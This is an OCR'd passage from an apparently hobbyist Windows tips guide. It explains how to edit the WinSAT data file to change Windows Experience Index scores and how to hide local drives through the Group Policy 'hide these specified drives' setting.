
GETTING STARTED

To make things simplified we would recommend you to run Windows Experience Index first (If you have not done so) if you have done that you can skip this section.

To do those open Control panels go to **System and security** and then click on **Check the *Windows*Experience Index**

After that click on Rate This computer
Note that your Computer may take several minutes in rating the system

You will see a screen similar to this.



MESSING UP WITH SCORES
To manipulate these scores head to Windows installation drive (C: in our case). Then go to

Windows > **Performance** > **WinSAT** > **DataStore**
You will able to see several indexing files there.


You will need to open the file ending with "**Formal.Assessment (Initial).WinSAT"**

Open the file in notepad. You will see the following window:

In the notepad window you don't need to do too down to hunt anything, simply change the values according to your will in the upper area. The values are written between tags. Such as

<MemoryScore>5.9</MemoryScore>

Change the values between tags and save the files. Next time you will open the Windows< Experience Index the values will be changed.



OFF THE ROAD TIP: For more fun we suggest everyone to keep their Scores realistic (Not 7.9 Exactly)

To revert the changes you can re-run the assessment.

THE HIDDEN DRIVES


HACK TO HIDE LOCAL DRIVES

In this article we are going to learn about hiding the stuffs. Generally, you guys use to hide the particular file which you want to keep personal. Which is the most common way in these days and it can easily be exposed even by a middle school child.


But, here we are going to learn that how to hide the whole specified drives (local disks) which keep you safe from your family child. You can easily keep your data safe either it is your girlfriend's pic or blah…blah…blah…!

Let's start to learn how to hide the specified drives step by step:-

For hiding the drives you have to edit the group policies of your computer.
For editing group policies just go on the "run" option and type "gpedit.msc" and click on ok.
Or
You can easily search in your search box for the GROUP POLICY.



The group policy editor will be opened after you!




Then you will see in the left part of the window there is a “USER

CONFIGURATION” option.


Under the user configuration option there are three options :1.) Software settings
2.) Windows settings
3.) Administrative templates

Just give a single click on the administrative template option. You see that some options are made available in the right part of the window.
Open the “all settings option.”




When you opened the “all settings options” there is a list of lot of options displayed after you!
Clickon the “settings” option to arrange them then alphabetically. If already arranged

you can skip this step.




Now clicking sometimes the “H” key of your keyboard search for the “hide these specified drives in my computer” option.



Double click on the “hide these specified drives in my computer” option.


A window will opens after you.



“ENABLE” it and choose for the drives which you want to hide from the given options in the lower left part of the window.

After applying the settings just click on ok and you see the drives will hide according to your choice.

I have selected to hide only A, B, C and D drives only so the E: drive will not be hidden in the screenshot given below.



In the above given screenshot only “E:” drive is shown to the user.

If you want to access the drives which are hidden then you have to click on the address bar of my computer’s window as marked in the above screenshot and type D:” or “C:” and click on ENTER button of your keyboard to open the drives respectively.

